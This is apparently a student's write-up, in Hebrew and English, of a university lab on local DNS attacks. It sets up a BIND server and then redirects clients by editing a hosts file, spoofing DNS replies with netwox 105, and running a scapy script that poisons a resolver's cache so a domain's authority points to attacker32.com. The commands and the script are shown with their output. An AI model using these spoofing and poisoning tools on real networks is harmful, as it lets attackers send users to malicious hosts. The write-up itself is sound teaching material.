
Local DNS Attack

מבוא:

DNS הוא ספר הטלפונים של האינטרנט; זה מתרגם hostnames לכתובות IP (ולהיפך). התרגום הזה הוא באמצעות רזולוציית DNS, מה שקורה מאחורי הקלעים.
התקפות DNS מבצעות מניפולציות על תהליך הפתרון הזה בדרכים שונות, מתוך כוונה להפנות משתמשים לא נכון ליעדים חלופיים,
שלעתים קרובות הם זדוניים. מטרת המעבדה הזו היא להבין כיצד פועלות התקפות כאלה.
תחילה נגדיר שרת DNS, ולאחר מכן ננסו התקפות DNS שונות על היעד שהוא גם כן בתוך סביבת המעבדה.




Config dns server

```
options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you want
        // to talk to, you may need to fix the firewall to allow multiple
        // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

        // If your ISP provided one or more IP addresses for stable
        // nameservers, you probably want to use them as forwarders.
        // Uncomment the following block, and insert the addresses replacing
        // the all-0's placeholder.

        // forwarders {
        //      0.0.0.0;
        // };

        //========================================================================
        // If BIND logs error messages about the root key being expired,
        // you will need to update your keys.  See https://www.isc.org/bind-keys
        //========================================================================
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};
```

```
[05/10/2024 12:07] Server >>> sudo rndc dumpdb -cache
[05/10/2024 12:08] Server >>> sudo rndc flush
```

```
[05/10/2024 12:07] Client >>> ping www.google.com
PING www.google.com (172.217.22.4) 56(84) bytes of data.
64 bytes from fra16s14-in-f4.1e100.net (172.217.22.4): icmp_seq=1 ttl=11
.94 ms
64 bytes from fra16s14-in-f4.1e100.net (172.217.22.4): icmp_seq=2 ttl=11
.71 ms
64 bytes from fra16s14-in-f4.1e100.net (172.217.22.4): icmp_seq=3 ttl=11
.39 ms
```



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-05-10 12…	10.0.2.10	10.0.2.20	DNS	74	Standard query 0x89da A www.google.com
2	2024-05-10 12…	10.0.2.20	10.0.2.10	DNS	338	Standard query response 0x89da A www.google.com A 172.217.22.4 NS ns3.google.com NS ns2.google.com NS ns4.google.c
3	2024-05-10 12…	10.0.2.10	172.217.22.4	ICMP	98	Echo (ping) request id=0x0b2c, seq=1/256, ttl=64 (reply in 4)
4	2024-05-10 12…	172.217.22.4	10.0.2.10	ICMP	98	Echo (ping) reply id=0x0b2c, seq=1/256, ttl=116 (request in 3)
5	2024-05-10 12…	10.0.2.10	10.0.2.20	DNS	85	Standard query 0x0856 PTR 4.22.217.172.in-addr.arpa
6	2024-05-10 12…	10.0.2.20	10.0.2.10	DNS	410	Standard query response 0x0856 PTR 4.22.217.172.in-addr.arpa PTR tlv04s03-in-f4.1e100.net PTR fra16s14-in-f4.1e100
7	2024-05-10 12…	10.0.2.10	172.217.22.4	ICMP	98	Echo (ping) request id=0x0b2c, seq=2/512, ttl=64 (reply in 8)
8	2024-05-10 12…	172.217.22.4	10.0.2.10	ICMP	98	Echo (ping) reply id=0x0b2c, seq=2/512, ttl=116 (request in 7)
9	2024-05-10 12…	10.0.2.10	172.217.22.4	ICMP	98	Echo (ping) request id=0x0b2c, seq=3/768, ttl=64 (reply in 10)
10	2024-05-10 12…	172.217.22.4	10.0.2.10	ICMP	98	Echo (ping) reply id=0x0b2c, seq=3/768, ttl=116 (request in 9)
11	2024-05-10 12…	10.0.2.10	172.217.22.4	ICMP	98	Echo (ping) request id=0x0b2c, seq=4/1024, ttl=64 (reply in 12)
12	2024-05-10 12…	172.217.22.4	10.0.2.10	ICMP	98	Echo (ping) reply id=0x0b2c, seq=4/1024, ttl=116 (request in 11)
13	2024-05-10 12…	10.0.2.10	172.217.22.4	ICMP	98	Echo (ping) request id=0x0b2c, seq=5/1280, ttl=64 (reply in 14)
14	2024-05-10 12…	172.217.22.4	10.0.2.10	ICMP	98	Echo (ping) reply id=0x0b2c, seq=5/1280, ttl=116 (request in 13)

Adding zones at etc/bind/named.conf.local

```
//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";
zone "example.com" {
type master;
file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
type master;
file "/etc/bind/192.168.0.db";
};
```

Step 2: Setup the forward lookup zone file

```
$TTL 3D ; default expiration time of all resource records without
; their own TTL
@ IN SOA ns.example.com. admin.example.com. (
1 ; Serial
8H ; Refresh
2H ; Retry
4W ; Expire
1D ) ; Minimum
@ IN NS ns.example.com. ;Address of nameserver
@ IN MX 10 mail.example.com. ;Primary Mail Exchanger
www IN A 192.168.0.101 ;Address of www.example.com
mail IN A 192.168.0.102 ;Address of mail.example.com
ns IN A 192.168.0.10 ;Address of ns.example.com
*.example.com. IN A 192.168.0.100 ;Address for other URL in
; the example.com domain
```

Step 3: Set up the reverse lookup zone file.

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
      1
      8H
      2H
      4W
      1D)
@ IN NS ns.example.com.

101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.
```

כל זה נעשה תחת ה server, כלומר ה DNS ניתן לראות את ה Terminal שלו:

```
[05/10/2024 12:19] Server >>> vi named.conf.options
[05/10/2024 12:23] Server >>> sudo vi /etc/bind/named.conf
[05/10/2024 12:24] Server >>> sudo vi /etc/bind/named.conf.local
[05/10/2024 12:26] Server >>> cd /etc/bind
[05/10/2024 12:27] Server >>> ls
bind.keys  db.127  db.empty  db.root     named.conf.default-zones  named.conf.options  zones.rfc1918
db.0       db.255  db.local  named.conf  named.conf.local          rndc.key
[05/10/2024 12:27] Server >>> sudo vi example.com.db
[05/10/2024 12:30] Server >>> ls
bind.keys  db.127  db.empty  db.root         named.conf                named.conf.local    rndc.key
db.0       db.255  db.local  example.com.db  named.conf.default-zones  named.conf.options  zones.rfc1918
[05/10/2024 12:30] Server >>> sudo vi 192.168.0.db
[05/10/2024 12:32] Server >>> sudo service bind9 restart
```

to find the IPv4 address of www.example.com, you would use:

dig www.example.com A

No.	Time	Source	Destination	Protocol	Length	Info
1	2024-05-10 12…	10.0.2.10	10.0.2.20	DNS	86	Standard query 0xa59f A www.example.com OPT
2	2024-05-10 12…	10.0.2.20	10.0.2.10	DNS	135	Standard query response 0xa59f A www.example.com A 192.168.0.101 NS ns.example.com A 192.168.0.10 OPT

```
[05/10/2024 12:36] Client >>> dig www.example.com A

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com A
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7318
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.
```

```
;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 3 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Fri May 10 12:36:52 IDT 2024
;; MSG SIZE  rcvd: 93
```

Task 4: Modifying the Host File

מבוא:

במטלה זו ננסה לראות את ההשפעה של שינוי בקובץ HOSTS של ה client לערך מסויים ולראות איך הוא מגיב לכך .
תחילה נעשה PING מה client אל www.bank32.com על מנת לראות את הכתובת האמיתי של אתר זה. לאחר מכאן נניח שפרצנו לclient ונוסיף לו בקובת HOSTS את השורה החדשה עם כתובת זו. ונוכל לוודא שצלחנו בכך שכאשר נשלח שוב PING אל www.bank32.com ה PING ישלח אל 1.1.1.1

לפני השינוי של הקובץ:

```
[05/10/2024 13:48] Client >>> ping www.bank32.com
PING bank32.com (15.197.148.33) 56(84) bytes of data.
64 bytes from a2aa9ff50de748dbe.awsglobalaccelerator.com (15.197.148.33): icmp_seq=1
 ttl=246 time=5.30 ms
64 bytes from a2aa9ff50de748dbe.awsglobalaccelerator.com (15.197.148.33): icmp_seq=2
 ttl=246 time=5.69 ms
64 bytes from a2aa9ff50de748dbe.awsglobalaccelerator.com (15.197.148.33): icmp_seq=3
 ttl=246 time=4.92 ms
64 bytes from a2aa9ff50de748dbe.awsglobalaccelerator.com (15.197.148.33): icmp_seq=4
 ttl=246 time=5.14 ms
64 bytes from a2aa9ff50de748dbe.awsglobalaccelerator.com (15.197.148.33): icmp_seq=5
 ttl=246 time=4.66 ms
```

אפשר לראות מהתמונה ש www.bank32.com יושב בכתובת IP של 15.197.148.33

ניראה את ה PING ב whireshark

1	2024-05-10 13…	10.0.2.10	10.0.2.20	DNS	74	Standard query 0x3899 A www.bank32.com
2	2024-05-10 13…	10.0.2.20	10.0.2.10	DNS	260	Standard query response 0x3899 A www.bank32.com …
3	2024-05-10 13…	10.0.2.10	15.197.148.33	ICMP	98	Echo (ping) request id=0x0d0e, seq=1/256, ttl=6…
4	2024-05-10 13…	15.197.148.33	10.0.2.10	ICMP	98	Echo (ping) reply id=0x0d0e, seq=1/256, ttl=2…
5	2024-05-10 13…	10.0.2.10	10.0.2.20	DNS	86	Standard query 0x470c PTR 33.148.197.15.in-addr.…
6	2024-05-10 13…	10.0.2.20	205.251.194.89	DNS	91	Standard query 0x4c0c A ns-201.awsdns-25.com OPT
7	2024-05-10 13…	10.0.2.20	205.251.194.89	DNS	91	Standard query 0xd72a AAAA ns-201.awsdns-25.com …
8	2024-05-10 13…	10.0.2.20	205.251.198.3	DNS	94	Standard query 0xdc3a A ns-2038.awsdns-62.co.uk …
9	2024-05-10 13…	10.0.2.20	205.251.194.247	DNS	92	Standard query 0x3f4b A ns-1454.awsdns-53.org OPT
10	2024-05-10 13…	10.0.2.20	205.251.194.247	DNS	92	Standard query 0x4d2a AAAA ns-1454.awsdns-53.org…
11	2024-05-10 13…	10.0.2.20	205.251.195.55	DNS	91	Standard query 0x1fa1 A ns-936.awsdns-53.net OPT
12	2024-05-10 13…	10.0.2.20	205.251.195.55	DNS	91	Standard query 0x4c1c AAAA ns-936.awsdns-53.net …
13	2024-05-10 13…	10.0.2.20	205.251.198.3	DNS	94	Standard query 0x0857 AAAA ns-2038.awsdns-62.co.…

אפשר לראות שה PING אכן נשלח אל הכתובת 15.197.148.33 והוא מחזיר תגובה

לאחר השינוי של הקובץ - לפי הנחת המטלה

```
127.0.0.1       localhost
127.0.1.1       VM
1.1.1.1         www.bank32.com

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
```

אפשר לראות שהוספנו את כתובת IP של 1.1.1.1. www.bank32.com

לאחר השינוי נשלח שוב PING אל www.bank32.com ונריאה לאיזה IP הוא שולח אותו

```
[05/10/2024 13:32] Client >>> ping www.bank32.com
PING www.bank32.com (1.1.1.1) 56(84) bytes of data.
64 bytes from www.bank32.com (1.1.1.1): icmp_seq=1 ttl=56 time=4.43 ms
64 bytes from www.bank32.com (1.1.1.1): icmp_seq=2 ttl=56 time=3.98 ms
64 bytes from www.bank32.com (1.1.1.1): icmp_seq=3 ttl=56 time=4.65 ms
64 bytes from www.bank32.com (1.1.1.1): icmp_seq=4 ttl=56 time=3.94 ms
64 bytes from www.bank32.com (1.1.1.1): icmp_seq=5 ttl=56 time=4.00 ms
64 bytes from www.bank32.com (1.1.1.1): icmp_seq=6 ttl=56 time=4.85 ms
```

אפשר לראות ששלחנו PING אל www.bank32.com ולא נשלח אל הכתובת המקורית 15.197.148.33

נסתכל ב wireshark

→	1	2024-05-10 13…	10.0.2.10	1.1.1.1	ICMP	98	Echo (ping) request id=0x0c9c, seq=1/256, ttl=64 …
←	2	2024-05-10 13…	1.1.1.1	10.0.2.10	ICMP	98	Echo (ping) reply id=0x0c9c, seq=1/256, ttl=56 …
	3	2024-05-10 13…	10.0.2.10	1.1.1.1	ICMP	98	Echo (ping) request id=0x0c9c, seq=2/512, ttl=64 …
	4	2024-05-10 13…	1.1.1.1	10.0.2.10	ICMP	98	Echo (ping) reply id=0x0c9c, seq=2/512, ttl=56 …
	5	2024-05-10 13…	10.0.2.10	1.1.1.1	ICMP	98	Echo (ping) request id=0x0c9c, seq=3/768, ttl=64 …
	6	2024-05-10 13…	1.1.1.1	10.0.2.10	ICMP	98	Echo (ping) reply id=0x0c9c, seq=3/768, ttl=56 …
	7	2024-05-10 13…	10.0.2.10	1.1.1.1	ICMP	98	Echo (ping) request id=0x0c9c, seq=4/1024, ttl=64…
	8	2024-05-10 13…	1.1.1.1	10.0.2.10	ICMP	98	Echo (ping) reply id=0x0c9c, seq=4/1024, ttl=56…

אפשר לראות שה PING אכן נשלח אל 1.1.1.1 הכתובת שאכן הזנו לו בקובץ הHOSTS

סיכום:

ניתן לראות שהצלחנו במטלה לפי זה ששלחנו פינג אל הכתובת וראינו ב wireshark שהפינג אכן נשלח אל הכתובת שהזנו לו בקובץ הHOSTS.
גילינו שכאשר אנחנו מצליחים לקבל גישה ישירה למחשב הקורבן, לפגוע בו למעשה הופך להיות כלכך קל.
התוצאות שקיבלנו אכן תואמות את הציפיות שלנו מכיוון שכאשר הצלחנו להוסיף את השורה שרצינו בקובץ הHOSTS אז הקורבן קודם יבדוק שם לפני שהוא יבצע שאילתת DNS ולכן הצלחנו לשלוח אותו לכתובת הIP שרצינו.

Task 5: Directly Spoofing Response to User

מבוא:
במשימה זו המטרה היא לענות לשאילתת ה DNS של ה client לפני שה local DNS
כלומר ה server יענה לו, זה אפשרי כיוון שזאת הפעם הראשונה שהserver צריך
להחזיר תשובה על כתובת זו ולכן הוא צריך לבצע את כלל התהליך של שאילתת DNS.
את התקיפה נעשה באמצעות פעולת netwox 105 - נעשה Spoofing לשאילתא ואז
נחזיר ל client תשובה שהיא בעצם Spoof Response ובכך נגרום לו לפנות לכתובת
הIP שאנחנו רוצים שיפנה אליה במקום הכתובת שהוא באמת ביקש. נוכל לוודא
שהצלחנו במטלה בעזרת בכך שנראה שהclient שולח PING אל האתר בדיוק בכתובת
שאנחנו הזנו לו ב Spoof Response דרך ה wireshark

תחילה נמחק את השינוי שהוספנו בטבלה של ה client:

```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
~
```

אפשר לראות שעכשיו www.bank32.com אינו מופיע בקובץ הHOSTS של ה client
ולכן על מנת לבצע PING יצטרך לשאול אתה local DNS server (במקרה שלנו זה ה
server)על מנת לדעת לאיזה IP לשלוח את PING

בנוסף נמחק גם את ה cache בצד של ה server

```
[05/10/2024 15:24] Server >>> sudo rndc dumpdb -cache
[05/10/2024 15:24] Server >>> sudo rndc flush
```

נעשה זאת כדי להתחיל ממצב שבו הכל נקי - כלומר פעם ראשונה שניגשים לשרת

נשתמש בפקודת 105netwox על מנת לבצע את המתקפה

```
[05/10/2024 15:14] Attacker >>> sudo netwox 105 -h "www.example.net" -H "10.0.2.
100" -a "a.iana-servers.net" -A 10.0.2.20 -f "src host 10.0.2.10 and udp dst por
t 53"
```

-h - The domain of the example server

-H - The attacker machine (10.0.2.100)

-a - The authoritative server (a.iana-servers.net)

-A - The server ip (10.0.2.20)

-f - The filter to sniff only src host 10.0.2.10 with udp packet on dst port 53

התשובה ל PING שנשלח מה client ל www.example.net.com

```
DNS_question_____________________________________________________________
| id=12814  rcode=OK              opcode=QUERY
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=0
| www.example.net. A
|__________________________________________________________________________
DNS_answer_______________________________________________________________
| id=12814  rcode=OK              opcode=QUERY
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1
| www.example.net. A
| www.example.net. A 10 10.0.2.100
| a.iana-servers.net. NS 10 a.iana-servers.net.
| a.iana-servers.net. A 10 10.0.2.20
|
```

אפשר לראות ש attackr אכן תפס את שאילתת הבקשה של ה client אל ה server ושלח לפניו תשובה מזויפת שבה הכתובת IP של האתר www.example.net היא 10.0.2.100

סיכום:

ניתן לראות שהצלחנו במטלה לפי זה ששלחנו פינג מהCLIENT אל כתובת האתר www.example.net וראינו דרך הwireshark שהפינג אכן נשלח לכתובת המזוייפת שהחזרנו לCLENT בשאילתת הDNS שלו.
התוצאה שקיבלנו אכן מתאימה לציפיות שלנו וחווינו קצת בעיות בלהבין כל פרמטר בפונקציית הNETWOX אבל התמודדנו עם זה בכך שחקרנו על פונקציה זו באינטרנט וגילינו בדיוק מה כל פרמטר מייצג.

Task 6: DNS Cache Poisoning Attack

מבוא:
משימה זו דומה מאוד למשימה הקודמת אך הפעם במקום שננסה להחזיר תשובה לשאילתת DNS של הCLIENT ננסה לבצע Cache Poisoning על ה local DNS שלו מכיוון של לבצע Spoofing Response על כל בקשת DNS של ה client זה לא יעיל נוכל לטווח הארוך לבצע DNS Cache Poisoning על ה loacl DNS שלו על מנת שיחזיר לו כל פעם את הIP המזוייף שהחדרנו לו פעם אחת עד שהזמן שהכתובת נשמר בCache יגמר.
את ההחדרה הזו שוב נבצע בעזרת netwox 105 אך הפעם נשנה מעט את הפרמטרים כך שיתאימו לכך שביצוע ה Spoofing Response יתאים לקורבן שהפעם הוא ה server נוכל לדעת שהצלחנו במשימה בכך שנבצע שאילתת DNS מה client ונקבל את ה Spoofing Response שהחזרנו אל ה local DNS שלו.

תחילה ננקה את ה cache בצד של השרת

```
[05/11/2024 11:09] Server >>> sudo rndc dumpdb --cache
[05/11/2024 11:12] Server >>> sudo rndc flush
```

נעשה זאת כדי להתחיל ממצב שבו הכל נקי - כלומר ה server צריך לבקש מה local DNS שלו את IP של האתר על מנת שנוכל לבצע עליו את ה Cache Poisoning

נריץ את המתקפה על ידי netwox 105

```
[05/11/2024 11:10] Attacker >>> sudo netwox 105 -h "www.example.net
" -H "10.0.2.100" -a "a.iana-servers.net" -A 10.0.2.20 -T 600 -f "s
rc host 10.0.2.10 and dst port 53" -s "raw"
```

נשתמש באותה פקודה כמו במשימה הקודם אך הפעם קורבן יהיה ה server ונענה לו בתור ה DNS שלו.

נבצע מה client פעולת dig אל www.example.net

```
[05/11/2024 11:29] Client >>> dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22988
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONA
L: 1

;; QUESTION SECTION:
;www.example.net.               IN      A
Terminal
;; ANSWER SECTION:
www.example.net.        600     IN      A       10.0.2.100
```

אפשר לראות כי ה IP ש client קיבל בחזרה מה server הוא ה10.0.2.100 כלומר הצלחנו להחזיר תשובה אל ה server לפני ה DNS שלו משמע הצלחנו במתקפה

```
;; AUTHORITY SECTION:
a.iana-servers.net.     600     IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     600     IN      A       10.0.2.20
```

סיכום:

ניתן לראות שהצלחנו במתקפה בכך שביצענו
מה client פעולת dig אל www.example.net וכתובת הIP שקיבלנו בחזרה
מהSERVER היא כתובת הIP שאנו החדרנו לCache של הSERVER.
תוצאות אלו שקיבלנו תואמות את מה שציפינו שנקבל מכיוון שכאשר שרת הDNS מקבל שאילתה לכתובת מסויימת שאינה נמצאת אצלו בCache הוא צריך להעביר את השאילתה לשרתים הבאים בתור על מנת לקבל תשובה וזה בדיוק הזמן בו אנחנו מסניפים את השאילתה ומחזירים תשובה מזוייפת משלנו.

Task 7: DNS Cache Poisoning: Targeting the Authority Section

מבוא:
במשימה זו הפעם נרצה לבצע DNS Cache Poisoning לא רק על כתובת IP בודדת מכיוון שזה לא יעיל להריץ את המתקפה על כל כתובת בנפרד בדומיין. לשם כך נרצה לבצע Spoof Response על כל מקטע של כתובות שתחת ה domain של example.net ובכך כל בקשה שה client יבצע אל ה local DNS שתחת ה domain הזה ה local DNS שלו יחזיר לו את ה Spoof Response שאנחנו הגדרנו לו מראש לדוגמה attacker32.com
נוכל לדעת שהצלחנו במשימה דרך ה wireshark בכך שה client ישאל את ה local DNS שלו כתובת IP תחת הדומיין example.net ונראה אם התשובה שוחזרה לו היא attacker32.com כמו ששהגדרנו במתקפה

נכתוב קוד עם scapy שעושה sniffing ומחפש packet שמתאים לתנאים ומחזירSpoof Response אל localDNS

```python
from scapy.all import *
def spoof_dns(pkt):
        if (DNS in pkt and "www.example.net" in pkt[DNS].qd.qname):

                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                ttl=259200, rdata='10.0.2.5')

                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS',
                ttl=259200, rdata="attacker32.com")
                NSsec2 = DNSRR(rrname='example.net', type='NS',
                ttl=259200, rdata="ns2.example.net")

                # The Additional Section
                Addsec1 = DNSRR(rrname="ns1.example.net", type='A',
                ttl=259200, rdata='1.2.3.4')
                Addsec2 = DNSRR(rrname="ns2.example.net", type='A',
                ttl=259200, rdata='5.6.7.8')

                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                qdcount=1, ancount=1, nscount=1, arcount=0,
                an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter="udp and dst port 53", prn=spoof_dns)
```

בקוד שכתבנו פילטרנו כך שנזייף רק בקשות DNS המיודעות אל www.example.com
החלפנו את הפורט יעד ומקור ואותו דבר עשינו לכתובת ה IP על מנת שנוכל לזייף את ה UDP packet, לאחר מכאן הוספנו רשומות של NS והגדרנו להן IP
ולבסוף שלחנו את ה packet

Nscount =1 – Authority section
arcount=0 – disable the aditional response

ננקה את ה server cahhe

```
[05/11/2024 11:31] Server >>> sudo rndc dumpdb --cache
[05/11/2024 11:43] Server >>> sudo rndc flush
```

על מנת שהוא ישלח שאילתא ל Authority ואנחנו נוכל להחזיר לו Spoof Response

נריץ את הקוד שכתבנו:

```
[05/11/2024 11:46] Attacker >>> sudo python task7.py
.
Sent 1 packets.
.
Sent 1 packets.
```

אפשר לראות שהקוד רץ בהצלחה וכעת צריך לבדוק את תוצאות המתקפה

נבצע פקודת dig על www.example.net לאחר שהפעלנו את ה קוד בצד של התוקף.

```
[05/11/2024 11:30] Client >>> dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2572
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 57 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Sat May 11 11:46:34 IDT 2024
;; MSG SIZE  rcvd: 103
```

אפשר לראות כי כל ה domin של example.net נמצא עכשיו תחת attacker32.com
משמע הצלחנו להרעיל את ה local DNS

נבדוק ב wireshark מאיפה הגיעה תשובה לשאילתת ה DNS של ה client:

8	2024-05-11 11…	10.0.2.20	10.0.2.10	DNS	247	Standard query response 0x7602 A www.example.net
9	2024-05-11 11…	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.20? Tell 10.0.2.1
10	2024-05-11 11…	PcsCompu_76:b8:b7	RealtekU_12:35:00	ARP	42	10.0.2.20 is at 08:00:27:76:b8:b7
11	2024-05-11 11…	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.20? Tell 10.0.2.1
12	2024-05-11 11…	PcsCompu_76:b8:b7	RealtekU_12:35:00	ARP	42	10.0.2.20 is at 08:00:27:76:b8:b7
13	2024-05-11 11…	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.20? Tell 10.0.2.1
14	2024-05-11 11…	PcsCompu_76:b8:b7	RealtekU_12:35:00	ARP	42	10.0.2.20 is at 08:00:27:76:b8:b7
15	2024-05-11 11…	RealtekU_12:35:00	Broadcast	ARP	60	Who has 10.0.2.20? Tell 10.0.2.1
16	2024-05-11 11…	PcsCompu_76:b8:b7	RealtekU_12:35:00	ARP	42	10.0.2.20 is at 08:00:27:76:b8:b7
17	2024-05-11 11…	199.7.83.42	10.0.2.20	DNS	117	Standard query response 0x750d AAAA E.ROOT-SERVE
18	2024-05-11 11…	PcsCompu_5f:1a:9e	Broadcast	ARP	60	Who has 10.0.2.20? Tell 10.0.2.100

```
▸ Frame 8: 247 bytes on wire (1976 bits), 247 bytes captured (1976 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_5f:1a:9e (08:00:27:5f:1a:9e), Dst: PcsCompu_b4:6a:29 (08:00:27:b4:6a:29)
▸ Internet Protocol Version 4, Src: 10.0.2.20, Dst: 10.0.2.10
▸ User Datagram Protocol, Src Port: 53, Dst Port: 28610
▸ Domain Name System (response)
```

```
0010  00 e9 00 01 00 00 40 11  61 e6 0a 00 02 14 0a 00   ......@. a.......
0020  02 0a 00 35 6f c2 00 d5  9c 59 76 02 84 00 00 01   ...5o... .Yv.....
